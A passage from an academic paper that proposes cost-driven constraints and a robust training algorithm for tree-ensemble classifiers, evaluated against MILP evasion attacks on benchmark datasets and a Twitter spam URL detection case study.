that can maximize the cost of evasion for the attacker. We have implemented our training method in the state-of-the-art tree ensemble learning libraries: gradient boosted decision trees in XGBoost [13] and random forest in scikit-learn [4].

We first evaluate the performance of our core training technique without the cost-driven constraint, against regular training method as well as the state-of-the-art robust tree ensemble training method from Chen et al. [11]. In the gradient boosted decision trees evaluation, we reproduce existing results to compare models over 4 benchmark datasets with the goal of improving robustness against attackers bounded by L_∞-norm (Section 4.2). Using the same settings of number of trees and maximal depth hyperparameters from existing work, our robust training algorithm achieves on average 2.78× and 1.25× improvement over regular training and state-of-the-art robust training algorithm [11], respectively, in the minimal L_∞ distance required to evade the model. In addition, we show that our algorithm provides better solutions to the optimization problem than the state-of-the-art [11] in 93% of the cases on average (Section 4.2.4).

In the random forest models evaluation, we have implemented Chen's algorithm in scikit-learn since it was only available in XGBoost. We first train 120 models in total to perform grid search over number of trees and maximal depth hyperparameters. Then, we choose the hyperparameters with the best validation accuracy for each training algorithm and compare their robustness against the strongest whitebox at-

tack. On average over the four benchmarking datasets, we achieve 3.52× and 1.7× robustness improvement in the minimal L_∞ evasion distance compared to the baseline and Chen's algorithm, repsectively. This shows that our core training technique alone has made significant improvements to solve the robust optimization problem.

Next, we evaluate the cost-aware robust training method for security, using Twitter spam URL detection as a case study. We reimplement the feature extraction over the dataset from [35] to detect malicious URLs posted by Twitter spammers. The features capture that attackers reuse hosting infrastructure resources, use long redirection chains across different geographical locations, and prefer flexibility of deploying different URLs. Based on domain knowledge, we specify four families of cost-driven constraints to train 19 different robust models, with key results summarized as follows. First, compared to regular training, our best model increases the cost-aware robustness by 10.6×. Second, our robust training method using cost-driven constraints can achieve higher accuracy, lower false positive rate, and stronger cost-aware robustness than L_∞-norm cost model from Chen's algorithm [11]. Third, specifying larger perturbation range in the cost-driven constraint generally decreases accuracy and increases false positive rate; however, it does not necessarily increase the obtained robustness. We need to perform hyperparameter tuning to find the best cost model that balances accuracy and robustness. Lastly, by training cost-aware robustness, we can also increase the model's robustness against L_1 and L_2 based MILP attacks [29].

Our contributions are summarized as the following:

- We propose a new cost modeling method to translate domain knowledge about features into cost-driven constraint. Using the constraint, we can train models to utilize domain knowledge outside the training data.
- We propose a new robust training algorithm to train cost-aware robust tree ensembles for security, by integrating the cost constraint. Our algorithm can be applied to both gradient boosted decision trees in XGBoost and random forest model in scikit-learn.
- We use Twitter spam detection as the security application to train cost-aware robust tree ensemble models. Compared to regular training, our best model increases the attack cost to evade the model by 10.6×.

2 Background and Related Work

2.1 Tree Ensembles

A decision tree model guides the prediction path from the root to a leaf node containing the predicted value, where each internal node holds a predicate over some feature values. An ensemble of trees consists of multiple decision trees, which aggregates the predictions from individual trees. Popular aggregation functions include the average (random forest) and the sum (gradient boosted decision tree) of the prediction values from each decision tree.

2.1.1 Notations

We use the following notations for the tree ensemble in this paper. The training dataset D has N data points with d features $D = \{(x_i, y_i) | i = 1, 2, ..., N\} (x_i \in \mathbb{R}^d, y \in \mathbb{R})$. Each input x_i can be written as a d-dimensional vector, $x_i = [x_i^1, x_i^2, ..., x_i^d]$. A predicate p is in the form[1] of $x^j < \eta$, which evaluates the j-th feature x^j against the split threshold η. Specifically, for the i-th training data, the predicate checks whether $x_i^j < \eta$. If $p = true$, the decision tree guides the prediction path to the left child, otherwise to the right child. This process repeats until x_i reaches a leaf. We use a function f to denote a decision tree, which gives a real-valued output for the input data point x with the true label y. For classification trees, $f(x)$ represents the predicted probability for the true label y.

The most common decision tree learning algorithms use a greedy strategy to construct the nodes from the root to the leaves, e.g., notably CART [8], ID3 [46], and C4.5 [47]. The algorithm greedily picks the best feature j^* and the best split value η^* for each node, which partitions the data points that reach the current node (I) to the left child (I_L) and the right child (I_R), i.e., $I = I_L \cup I_R$. The training algorithm optimizes the following objective using a scoring function to maximize the *gain* of the split:

$$j^*, \eta^* = \arg\max_{j,\eta} Gain(I_L, L_R) = \arg\max_{j,\eta} (s(I) - s(I_L, I_R)) \tag{1}$$

In Equation (1), s denotes a scoring function. For example, we can use Shannon entropy, Gini impurity, or any general loss function. Splitting a node changes the score from $s(I)$ to $s(I_L, I_R)$. For example, using the Gini impurity, we have $Gain(I_L, L_R) = Gini(I) - Gini(I_L, I_R)$. A common strategy to solve Equation (1) is to enumerate all the features with all the possible split points to find the maximum gain. Starting from the root node, the learning algorithm chooses the best feature split with the maximum gain, and then recursively constructs the children nodes in the same way, until the score does not improve or some pre-determined threshold (e.g., maximum depth) is reached.

A tree ensemble uses the weighted sum of prediction values from K decision trees, where K is a parameter specified by the user. Each decision tree can be represented as a function f_t. Then, the ensemble predicts the output $\hat{y}$ as follows.

$$\hat{y} = \phi(x) = a * \sum_{t=1}^{K} f_t(x) \tag{2}$$

Ensemble methods use bagging [7] or boosting [21, 22, 50] to grow the decision trees. Random forest and gradient

[1] Oblique trees which use multiple feature values in a predicate is rarely used in an ensemble due to high construction costs [43].

boosted decision tree (GBDT) are the most widely used tree ensembles. The random forest model uses $a = \frac{1}{K}$, and the GBDT model set $a = 1$. They use different methods to grow trees in parallel or sequentially, which we describe next.

2.1.2 Random Forest

A random forest model uses bagging [7] to grow the trees in parallel. Bagging, i.e., bootstrap aggregation, uses a random subset of the training data and a random subset of features to train individual learners. For each decision tree f_t, we first randomly sample N' data points from D to obtain the training dataset $D_t = \{(x_i, y_i)\}$, where $|D_t| = N'$ and $N' \leq N$. Then, at every step of the training algorithm that solves Equation (1), we randomly select d' features in I to find the optimal split, where $d' \leq d$. The feature sampling is repeated until we finish growing the decision tree. The training data and feature sampling helps avoid overfitting of the model.

Random forest model has been used for various security applications, e.g., detecting malware distribution [34], malicious autonomous system [32], social engineering [42], phishing emails [16, 20, 26], advertising resources for ad blocker [28], and online scams [31,49], etc. In some cases, researchers have analyzed the performance of the model (e.g., ROC curve) given different subsets of the features to reason about the predictive power of feature categories.

2.1.3 Gradient Boosted Decision Tree

Gradient boosted decision tree (GBDT) model uses boosting [21, 22, 50] to grow the trees sequentially. Boosting iteratively train the learners, improving the new learner's performance by focusing on data that were misclassified by existing learners. Gradient boosting generalizes the boosting method to use an arbitrarily differentiable loss function.

In this paper, we focus on the state-of-the-art GBDT training system XGBoost [13]. When growing a new tree (f_t), all previous trees (f_1, f_2, ..., f_{t-1}) are fixed. Using $\hat{y}^{(t)}$ to denote the predicted value at the t-th iteration of adding trees, XGBoost minimizes the regularized loss $\mathcal{L}^{(t)}$ for the entire ensemble, as the scoring function in Equation (1).

$$\mathcal{L}^{(t)} = \sum_{i=1}^{n} l(y_i, \hat{y}^{(t)}) + \sum_{i=1}^{t} \Omega(f_i) \tag{3}$$

In the equation, l is an arbitrary loss function, e.g., cross entropy; and $\Omega(f_i)$ is the regularization term, which captures the complexity of the i-th tree, and encourages simpler trees to avoid overfitting. Using a special regularization term, XGBoost has a closed form solution to calculate the optimal gain of the corresponding best structure of the tree, given a split I_L and I_R as the following.

$$Gain(I_L, L_R) = \frac{1}{2}\left[\frac{(\sum_{i\in I_L} g_i)^2}{\sum_{i\in I_L} h_i + \lambda} + \frac{(\sum_{i\in I_R} g_i)^2}{\sum_{i\in I_R} h_i + \lambda} - \frac{(\sum_{i\in I} g_i)^2}{\sum_{i\in I} h_i + \lambda}\right] - \gamma \tag{4}$$

In particular, $g_i = \partial_{\hat{y}^{(t-1)}}(l(y_i, \hat{y}^{(t-1)})$ and $h_i = \partial^2_{\hat{y}^{(t-1)}}(l(y_i, \hat{y}^{(t-1)})$ are the first order and second order gradients for the i-th data point. In addition, γ and λ are hyperparameters related to the regularization term.

Boosting makes the newer tree dependent on previously grown trees. Previously, random forest was considered to generalize better than gradient boosting, since boosting alone could overfit the training data without tree pruning, whereas bagging avoids that. The regularization term introduced by xgboost significantly improves the generalization of GBDT.

2.2 Evading Tree Ensembles

There are several attacks against ensemble trees. Among the blackbox attacks, Cheng et al.'s attack [15] has been demonstrated to work on ensemble trees. The attack minimizes the distance between a benign example and the decision boundary, using a zeroth order optimization algorithm with the randomized gradient-free method. Papernot et al. [44] proposed a whitebox attack based on heuristics. The attack searches for leaves with different classes within the neighborhood of the targeted leaf of the benign example, to find a small perturbation that results in a wrong prediction. In this paper, we evaluate the robustness of a tree ensemble by analyzing the potential evasion caused by the strongest whitebox adversary, the Mixed Integer Linear Program (MILP) attacker. The adversary has whitebox access to the model structure, model parameters and the prediction score. The attack finds the exact minimal evasion distance to the model if an adversarial example exists.

Strongest whitebox attack: MILP Attack. Kantchelian et al. [29] have proposed to attack tree ensembles by constructing a mixed integer linear program, where the variables of the program are nodes of the trees, the objective is to minimize a distance (e.g., L_p norm distance) between the evasive example and the attacked data point, and the constraints of the program are based on the model structure. The constraints include model mislabel requirement, logical consistency among leaves and predicates. Using a solver, the MILP attack can find adversarial example with the *minimal evasion distance*. Otherwise, if the solver says the program is infeasible, there truly does not exist an adversarial example by perturbing the attacked data point. Since the attack is based on a linear program, we can use it to minimize any objective in the linear form.

Adversarial training limitation. The MILP attack cannot be efficiently used for adversarial training, e.g., it can take up to an hour to generate one adversarial example [12] depending on the model size. Therefore, we integrate the cost-driven constraint into the training process directly to let the model learn knowledge about features. Moreover, Kantchelian et al. [29] demonstrated that adversarial training using a fast attack algroithm that hardens L_0 evasion distance makes the model weaker against L_1 and L_2 based attacks. Our results

demonstrate that by training cost-aware robustness, we can also enhance the model's robustness against L_1 and L_2 based attacks.

2.3 Related Work

From the defense side, existing robust trees training algorithms [6,11,53] focus on defending against L_p-norm bounded attackers, which may not capture the attackers' capabilities in many applications. Incer et al. [27] train monotonic classifiers with the assumption that the cost of decreasing some feature values is much higher compared to increasing them, such that attackers cannot evade by increasing feature values. In comparison, we model difficulties in both increasing and decreasing feature values, since decreasing security features can incur costs of decreased utility [14, 30]. Zhang and Evans [56] are the first to train cost-sensitive robustness with regard to classification output error costs, since some errors have more catastrophic consequences than others [18]. Their work models the cost of classifier's output, whereas we model the cost of perturbing the input features to the classifier.

The work most related to ours is from Calzavara et al. [9, 10]. They proposed a threat model that attackers can use attack rules, each associated with a cost, to exhaust an attack budget. The attack rules have the advantage of accurately perturbing categorical features by repeatedly corrupting a feature value based on a step size. Their training algorithm indirectly computes a set of data points that can be perturbed based on all the possible combinations of the rules, which in general needs enumeration and incurs an expensive computation cost. In comparison, we map each feature value to perturbed ranges, which directly derives the set of data points that can cross the splitting threshold at training time without additional computation cost. Our threat model has the same expressiveness as their rule-based model. For example, by specifying the same perturbation range for every feature, we can capture attackers bounded by L_∞-norn and L_1-norm distances. We could also model attacks that change categorical features by using conditioned cost constraint for each category. In addition, we can easily incorporate our cost-driven constraints on top of state-of-the-art algorithm [53] to train for attack distance metrics with dependencies among feature, e.g., constrained L_1 and L_2 distances.

Researchers have also modeled the cost in the attack objective. Lowd and Meek [39] propose a linear attack cost function to model the feature importance. It is a weighted sum of absolute feature differences between the original data point and the evasive instance. We design adaptive attack objectives to minimize linear cost functions in a similar way, but we assign different weights to different feature change directions. Kulynych et al. [33] proposed to model attacker's capabilities using a transformation graph, where each node is an input that the attacker can craft, and each directed edge represents the cost of transforming the input. Their framework can be used to find minimal-cost adversarial examples, if there is detailed cost analysis available for the atomic transformations represented by the edges.




Figure 3: An example of cost-driven constraint for feature x^j. The red area represents valid feature manipulation region under the given cost-driven constraint $C(x^j)$ while the green area represents the common L_∞-norm bounded region. Lighter red color means lower cost region, such that these feature values can be perturbed more by the attacker. The L_∞ region is imprecise to capture the cost.

Pierazzi et al. [45] proposed several problem-space constraints to generate adversarial examples in the problem space, e.g., actual Android malware. Their constraints are related to the cost factors we discuss for perturbing features. In particular, a high cost feature perturbation is more likely to violate their problem-space constraints, compared to a low cost change. For example, changes that may affect the functionality of a malware can violate the preserved semantics constraint, and attack actions that increases the suspiciousness of the malicious activity could violate the plausibility constraint. We could set a total cost budget for each category of the cost factors (similar to [9, 10]), to ensure that problem-space constraints are not violated, which we leave as future work.

3 Methodology

In this section, we present our methodology to train robust tree ensembles that utilize expert domain knowledge about features. We will describe how to specify the attack cost-driven constraint that captures the domain knowledge, our robust training algorithm that use the constraint, and a new adaptive attack objective to evaluate the robust model.

3.1 Attack Cost-driven Constraint

3.1.1 Constraint Definition

We define the cost-driven constraint for each feature x^j to be $C(x^j)$. It is a mapping from the interval $[0,1]$, containing normalized feature values, to a set in $[0,1] \times [0,1]$. For each concrete value of x^j, $C(x^j)$ gives the valid feature manipulation interval for any bounded attacker according to the cost of changing the feature, for *all training data points.*

Figure 3 shows two examples of cost-driven constraints. We use the shaded region within the dashed lines to denote the constraint when the attack cost is modeled by L_∞-norm ≤ 0.5

for feature x^j. As x^j takes different feature values between 0 and 1, L_∞ cost model states that the allowable perturbations for the feature are within $[x^j - 0.5, x^j + 0.5]$. However, this region can be imprecise according to the meaning of the feature. If the cost of changing feature x^j is high when the value is close to 0 and 1, and relatively low in the middle, we could have a valid feature manipulation region represented by the red area enclosed in solid curves. When $x^j = 0.7$ for one data point, the constraint says that the cost is acceptable for the attacker to perturb x^j between 0.45 and 0.90. Lighter colored region allows larger perturbations than the darker colored region. In general, the constraint can be anything specified by the domain expert, by considering different cost factors.

3.1.2 Cost Factors

Different factors may affect the attack cost of feature perturbation, and provide some general guidelines in ranking the cost across features and their values.

Economic. The economic return on the attacker's investment is a major motivation to whether they are willing to change some features. For example, to evade blocklist detection, the attackers constantly register new domains and rent new servers. Registering new domains is preferred since this costs less money than renting a new server.

Functionality. Some features are related to malicious functionalities of the attack. For example, the cryptojacking classifier [30] uses a feature that indicates whether the attack website calls the CryptoNight hashing function to mine Monero coins. Without function aliases, it is a high cost to remove the hash function since the website can no longer mine coins.

Suspiciousness. If the attacker needs to generate a lot more malicious activities to perturb features (e.g., sending more tweets than 99% of users), this makes the attack easier to be detected and has a cost.

Monotonicity. In security applications, the cost to increase a feature may be very different from decreasing it. For example, to evade malware detector that uses "static import" features, it is easier to insert redundant libraries than to remove useful ones [27]. Therefore, we need to specify the cost for both directions of the change.

Attack seed. If the attack starts modifying features from a benign example (e.g., reverse mimicry attack), the cost of changing features may be different from modifying features from a malicious data point. Therefore, the seed sample can affect the cost.

Ranking feature cost. Before specifying the constraints, we can roughly rank the cost of manipulating different features and different values of the same feature. All the cost factors can be translated to some return over investment for attackers. Perturbing a feature could cost the attacker more investment to set up the attack infrastructure, purchase more compromised machines, or obtain some expensive benign samples. On the other hand, feature perturbation could reduce the revenue of malicious activities by eliminating certain functionalities, or sacrificing some bots to be detected. From the perspective of both the investment and the return, a domain expert can rank features by attack costs, which is useful to construct the cost-driven constraint. In addition, we can use intervals or a continuous function of the value to rank the cost of perturbing different values for the same feature. Given the cost ranking of features, we provide two example constraints below.

3.1.3 Box Cost Constraint

As an example, we describe how to specify the box constraint to capture the domain knowledge about feature manipulation cost. After analyzing the cost factors and ranking the feature manipulation cost, we categorize attacker's cost of increasing and decreasing the value of each feature into one of the four categories: negligible, low, medium, and high costs. The categories are based on relative cost differences, rather than absolute scale.

Negligible cost. There is negligible cost to perturb some features. For example, in the code transformation attack against authorship attribution classifier, the attacker can replace a for loop with a while loop without modifying any functionality of the code [48]. This changes the syntactic features of the classifier but incurs negligible costs.

Low and medium cost. Altering some features generates low or medium level of costs by comparison. For example, registering a new phishing domain name is generally considered to be lower cost for the attacker than renting and maintaining a new hosing server [37]. Therefore, increasing domain name count features can be categorized as low cost, whereas increasing IP address count features is medium cost.

High cost. If changing a feature significantly reduces the attack effectivenss, or compromises the attacker, then it is a high cost feature.

Box constraint. After assigning different categories to increasing/decreasing features, we can map the knowledge into a high dimensional box as the following.

$$C(x^j) = [x^j - l_j, x^j + h_j],\ j = 1, 2, 3, ..., d \tag{5}$$

It means that for the j-th feature, the constraint maps the feature to the interval $[x^j - l_j, x^j + h_j]$ that represents the attacker's allowable changes on the j-th feature value by decreasing or increasing it. According to the category of cost for decreasing and increasing the j-th feature, we can assign concrete values for l_j and h_j. These values can be hyperparameters for the training procedure. Table 1 shows a mapping from the four categories to hyperparameters α, β, γ, and μ, representing the percentage of change with regard to the maximal value of the feature. A higher cost category should allow a smaller percentage of change than a lower cost category, and thus, $\mu < \gamma < \beta < \alpha$.

For each dimension j of every training data point x_i, the constraint says that the attacker is allowed to perturb the value x_i^j to $[x_i^j - l_j, x_i^j + h_j]$. We will use this information to compute

Cost	Value for l_j, h_j
Negligible	α
Low	β
Medium	γ
High	μ
Relationship	$\mu < \gamma < \beta < \alpha$

Table 1: Feature manipulation cost categories based on domain knowledge. For each feature j, we categorize the cost of increasing and decreasing its values and assign the bound for the box constraint using variables l_j and h_j.

the gain of the split on x^j in Equation (1). When comparing the quality of the splits, the cost-driven constraint changes how the gain is evaluated, which we will formalize in Equation (8). In particular, if a split threshold is within the perturbation interval, the training data point can be perturbed to cross the split threshold and potentially evade the classifier, which degrades the gain of the split.

3.1.4 Conditioned Cost Constraint

As another example, we can design the cost-driven constraint based on different conditions of the data point, e.g., the attack seed factor. In addition, the constraint can vary for different feature values. For example, we can design the constraint in Equation (6) where x_i^j denotes the j-th feature value of data point x_i.

$$C(x_i^j) = \begin{cases} 0 & x_i \text{ is benign} \\ [x_i^j, 1] & x_i \text{ is mal, pred score} > 0.9 \\ [-0.1, 0.1] * x_i^j & x_i \text{ is mal, pred score} <= 0.9 \end{cases} \quad (6)$$

In this example, we give different constraints for benign and malicious data points for the j-th feature. If a data point x_i is benign, we assign a value zero, meaning that it is extremely hard for the attacker to change the j-th feature value for a benign data point. If the data point is malicious, we separate to two cases. When the prediction score is higher than 0.9, we enforce that x_i^j can only be increased. On the other hand, when the prediction score is less than or equal to 0.9, we allow a relative 10% change for both increase and decrease directions, depending on the original value of x_i^j.

When evaluating the gain of the split in the training process, we can use this constraint to derive the set of training data points under attack for every feature dimension j and every split threshold η as following. First, we calculate the prediction confidence of a training data point by using the entire tree model. If the prediction score is larger than 0.9, we take every malicious data point with $x_i^j < \eta$. Otherwise, we take all malicious data points with $x_i^j \in [\frac{1}{1.1}\eta, \frac{1}{0.9}\eta]$ to calculate the reduced gain of the split. We don't consider benign data points to be attacked in this case.

Our threat model has the same expressiveness as the rule-based model in [10]. Our approach to use the cost driven constraint directly maps each feature value to perturbed ranges, which can be more easily integrated in the robust training algorithm compared to the rule-based threat model.




Figure 4: The intuition behind the attack cost-driven constraints for robust training, given six training points with two different classes (square and circle). It is easier to decrease x^j than to increase it for the attacker. In the top figure, the split is 100% accurate without attacks, but only 66.6% accurate under attacks. The split in the bottom figure is always robust, but has a 83.3% accuracy.

3.2 Robust Training

Given attack cost-driven constraints specified by domain experts, we propose a new robust training algorithm that can integrate such information into the tree ensemble models.

3.2.1 Intuition

Using the box constraint as an example, we present the intuition of our robust training algorithm in Figure 4. The regular training algorithm of tree ensemble finds a non-robust split (top), whereas our robust training algorithm can find a robust split (bottom) given the attack cost-driven constraint. Specifically in the example, it is easier to decrease the feature x^j than to increase it. The cost constraint to increase (decrease) any x^j is defined by h_j (l_j). Here $x_1, ..., x_6$ are six training points with two different labels. The top of Figure 4 shows that, in regular training, the best split threshold η over feature x^j is between x_4 and x_5, which perfectly separates the data points into left and right sets. However, given the attack cost to change feature x^j, x_4 and x_5 can both be easily perturbed by the adversary and cross the splitting threshold η. Therefore, the worst case accuracy under attacks is 66.6%, although the accuracy is 100% without attacks. By integrating the attack cost-driven constraints, we can choose a more robust split, as shown in the bottom of Figure 4. Even though the attacker can increase x_3^j by up to h_j, and decrease x_4^j by up to l_j, the data points cannot cross the robust split threshold η'. Therefore, the worst case accuracy under attacks is 83.3%, higher than that from the naive split. As a tradeoff, x_4 is




Figure 5: A simple example to illustrate the uncertain set $\Delta I = \Delta I_L \cup \Delta I_R = [x_3, x_4, x_5, x_6]$ within the robust region $[\eta - h_j, \eta + l_j]$ on feature x^j. The split threshold η separates the data points into high confidence left set I_{L_c} and high confidence right set I_{R_c}. Attackers can perturb the data points within the uncertain set $\Delta I_L \cup \Delta I_R$ to cross the split threshold, but not the high confidence data points.

wrongly separated without attacks, which results in 83.3% regular test accuracy as well. As shown in the figure, using a robust split can increase the minimal evasion distance for the attacker to cross the split threshold.

3.2.2 Optimization Problem

In robust training, we want to maximize the gain computed from potential splits (feature j and threshold η), given the domain knowledge about how robust a feature x^j is. We use C to denote the attack cost-driven constraint. Following Equation (1), we have the following:

$$\begin{aligned} j^*, \eta^* &= \arg\max_{j,\eta} Gain(I_L, L_R, C) \\ &= \arg\max_{j,\eta} (s(I, C) - s(I_L, I_R, C)) \\ &= \arg\max_{j,\eta} (s(I) - s(I_L, I_R, C)) \end{aligned} \tag{7}$$

Project constraint into set ΔI. Since perturbing the feature does not change the score $s(I)$ before the split ($s(I,C)$ is the same as $s(I)$), this only affects the score $s(I_L, I_R, C)$ after the split, which cannot be efficiently computed. Therefore, we project the second term as the worst case score conditioned on some training data points ΔI being perturbed given the constraint function. The perturbations degrade the quality of the split to two children sets I'_L and I'_R that are more impure or with higher loss values. To best utilize the feature manipulation cost knowledge, we optimize for the maximal value of the score after the split, given different children sets I'_L and I'_R under the constraint. We then further categorize them into the high confidence points I_{L_c} on the left side, I_{R_c} on the right side, and low confidence points ΔI_L and ΔI_R:

$$\begin{aligned} s(I_L, I_R, C) &= \max_{I'_L, I'_R, C} s(I'_L, I'_R) \\ &= \max_{\Delta I_L, \Delta I_R} s(I_{L_c} \cup \Delta I_L, I_{R_c} \cup \Delta I_R) \end{aligned} \tag{8}$$

Example. Different constraint functions result in different ΔI set. As an example, Figure 5 explains how we can map the box constraint for the j-th feature to an uncertain set ΔI containing variables to be optimized. We have nine data points numbered from 1 to 9, i.e. $I = \{x_1, x_2, ..., x_9\}$, with two classes shaped in circles and squares. The training process tries to put the splitting threshold η between every two consecutive data points, in order to find the split with maximum gain (Equation (1)). In Figure 5, the split value under consideration is between data points x_5 and x_6. The regular training process then computes the gain of the split based on $I_L = \{x_1, x_2, x_3, x_4, x_5\}$ and $I_R = \{x_6, x_7, x_8, x_9\}$, using Equation 1. In the robust training process, we first project the box constraint for the feature j into the uncertain set $\Delta I = \{x_3, x_4, x_5, x_6\}$. Since the points on the left side of threshold η can be increased by up to h_j, and points on the right side of η can be decreased by up to l_j, we get the shaded region of $[\eta - h_j, \eta + l_j]$ containing four data points that can be perturbed to cross the splitting threshold η. Then, we need to maximize the score after split under the box constraint. Each point in ΔI can be assigned to either the left side or the right side $\Delta I = \Delta I_L \cup \Delta I_R$, with $2^{|\Delta I|}$ possible assignments. Finding the minimal gain assignment is a combinatorial optimization problem, which needs to be repeatedly solved during the training process. Therefore, we propose a new algorithm to efficiently solve Equation (8).

3.2.3 Robust Training Algorithm

We propose a new robust training algorithm to efficiently solve the optimization problem in Equation (8). Our algorithm works for different types of trees, including both classification and regression trees, different ensembles such as gradient boosted decision trees and random forest, and different splitting metrics used to compute the gain.

Algorithm 1 describes our robust training algorithm. The algorithm provides the optimal splitting feature j^* and the splitting threshold η^* as output. The input includes the training dataset, the set of data points that reach the current node $I = \{(x_i, y_i)\}$, the attack cost-driven constraint function, and a score function s. Example score functions are the cross-entropy loss, Gini impurity, or Shannon entropy. From `Line 10` to `Line 28`, the algorithm does robust training, and the loops outside that are the procedure used in regular training algorithm. The algorithm marches through every feature dimension (the for loop at `Line 2`), to compute the maximal score after the split given the feature manipulation cost knowledge, for every possible split on that feature dimension. For each feature j, we first sort all the data points along that dimension (`Line 3`). Then, we go through all the sorted data points (x_{t_i}, y_{t_i}) to consider the gain of a potential split $x^j < \eta$ where η is calculated from `Line 5` to `Line 9`. Given the constraint function C, we project that to the uncertain set ΔI and initialize two more sets: I_L contains the data points that stay on the left side of the split, and I_R contains the data points that stay on the right (`Line 10 to 12`). Next, from `Line 13` to `Line 22`, we go through every uncertain data point, and greedily put it to either I_L or I_R, whichever gives a larger

Algorithm 1 Robust Training Algorithm

Input: training set $D = \{(x_i, y_i)\}, |D| = N$ $(x_i \in \mathbb{R}^d, y \in \mathbb{R})$.
Input: data points of the current node $I = \{(x_i, y_i)\}$, $|I| = m$.
Input: attack cost-driven constraint C.
Input: the score function s.
Output: the best split at the current node j^*, η^*.

```
1:  Initialize Gain* = 0; j* = 0; η* = 0
2:  for j = 1 to d do
3:      Sort I = {(x_i, y_i)} along the j-th feature as {(x_{t_i}, y_{t_i})}
4:      for t_i = t_1 to t_m do
5:          if t_i = t_1 then
6:              η ← x^j_{t_1}
7:          else
8:              η ← (1/2)(x_{t_i} + x_{t_{i-1}})
9:          end if
10:         Project C to the uncertain set ΔI.
11:         I_L = {(x_i, y_i) | x^j_i < η, x ∉ ΔI}
12:         I_R = {(x_i, y_i) | x^j_i > η, x ∉ ΔI}
13:         /* Greedily put (x_k, y_k) to whichever side that has a
            larger score to solve Equation (8). */
14:         for every (x_k, y_k) in ΔI do
15:             ls = s(I_L ∪ {(x_k, y_k)}, I_R)
16:             rs = s(I_L, I_R ∪ {(x_k, y_k)})
17:             if ls > rs then
18:                 I_L = I_L ∪ {(x_k, y_k)}
19:             else
20:                 I_R = I_R ∪ {(x_k, y_k)}
21:             end if
22:         end for
23:         /* Find the maximal gain. */
24:         Gain(j, η, I) = s(I) − s(I_L, I_R)
25:         if Gain(j, η, I) > Gain* then
26:             j* = j; η* = η
27:             Gain* = Gain(j, η, I)
28:         end if
29:     end for
30: end for
31: return j*, η*
```

score for the current split, to solve Equation (8) under attacks. After that, we compute the gain under attacks at `Line 24`, and update the optimal split j^*, η^* for the current node if the current gain is the largest (`Line 25 to 28`). The algorithm eventually returns the optimal split (j^*, η^*) on `Line 31`.

3.3 Adaptive Attacker

To evaluate the robustness of the classifier against adaptive attacker, we define a new MILP attack objective, to minimize the following cost:

$$\text{minimize} \sum_j a_j w_{x^j} |\tilde{x}^j - x^j| + \sum_j (1 - a_j) w'_{x^j} |\tilde{x}^j - x^j| \quad (9)$$

Where a_j is defined as the following:

$$a_j = \begin{cases} 0 & \tilde{x}^j \le x^j \\ 1 & \tilde{x}^j > x^j \end{cases} \quad (10)$$

The adaptive attacker wants to minimize the total feature manipulation cost to generate adversarial example $\tilde{x}$ by perturbing x. We model the total cost as the weighted sum of absolute feature value differences, with different weights for the increase and decrease changes. Each weight w_{x^j} represents the unit cost (e.g., some dollar amount) for the attacker to increase feature x^j, and w'_{x^j} to decrease it.

To target the box cost constraint, we define U_N, U_L, U_M, and U_H as the sets of feature dimensions with negligible, low, medium, and high cost to increase, respectively. We define V_N, V_L, V_M, and V_H as the sets of feature dimensions with negligible, low, medium, and high cost to decrease, respectively. The adaptive attacker minimizes the following total feature manipulation cost:

$$\sum_k \sum_{U_k} w_k |\tilde{x}^j - x^j| + \sum_k \sum_{V_k} w_k |\tilde{x}^j - x^j|, k \in \{N, L, M, H\} \quad (11)$$

We set weights w_k based on the inverse proportion of the box for each feature dimension, such that a larger weight prefers a smaller feature change in the attack. For example, if we allow perturbing a low cost feature to be twice the amount of a medium cost feature ($\beta = 2 * \gamma$) in the cost-driven constraint, we set $w_L = \frac{1}{2} w_M$, which makes the adaptive attacker aware that the cost of changing one unit of a medium cost feature is equivalent to changing two units of a low cost feature in the linear objective. This adapts the strongest whitebox attack by including the knowledge of box contraint used in the training.

4 Evaluation

In this section, we first evaluate the effectiveness of our core training algorithm (Section 4.2) against the state-of-the-art robust and regular training methods, and then we evaluate the end-to-end robust training technique on a security task, Twitter spam detection (Section 4.3).

4.1 Implementation

We implement our robust training algorithm in XGBoost [13] and scikit-learn [4]. Our implementation in XGBoost works with all their supported differentiable loss functions for gradient boosted decision trees as well as random forest. For scikit-learn, we implement the robust training algorithm in random forest using the Gini impurity score.

4.2 Training Algorithm Evaluation

Since the state-of-the-art training method [11] does not support integrating domain knowledge, we compare our core training algorithm (Algorithm 1) with L_∞-norm cost model against existing work without any domain knowledge related

Dataset	Train set size	Test set size	Majority Class (%)	# of features
breast-cancer	546	137	62.64, 74.45	10
cod-rna	59,535	271,617	66.67, 66.67	8
ijcnn1	49,990	91,701	90.29, 90.50	22
MNIST 2 vs. 6	11,876	1,990	50.17, 51.86	784

Table 2: Training and testing set sizes, the percentage of majority class in the training and testing set, respectively, and the number of features for the four benchmark datasets.

cost modeling in this section. Even though it is unfair to our technique, the experiments in this section act as an ablation study to show the improvements our Algorithm 1 makes to solve Equation (8). Same as [11], we run our Algorithm 1 to train L_∞-norm bounded robustness.

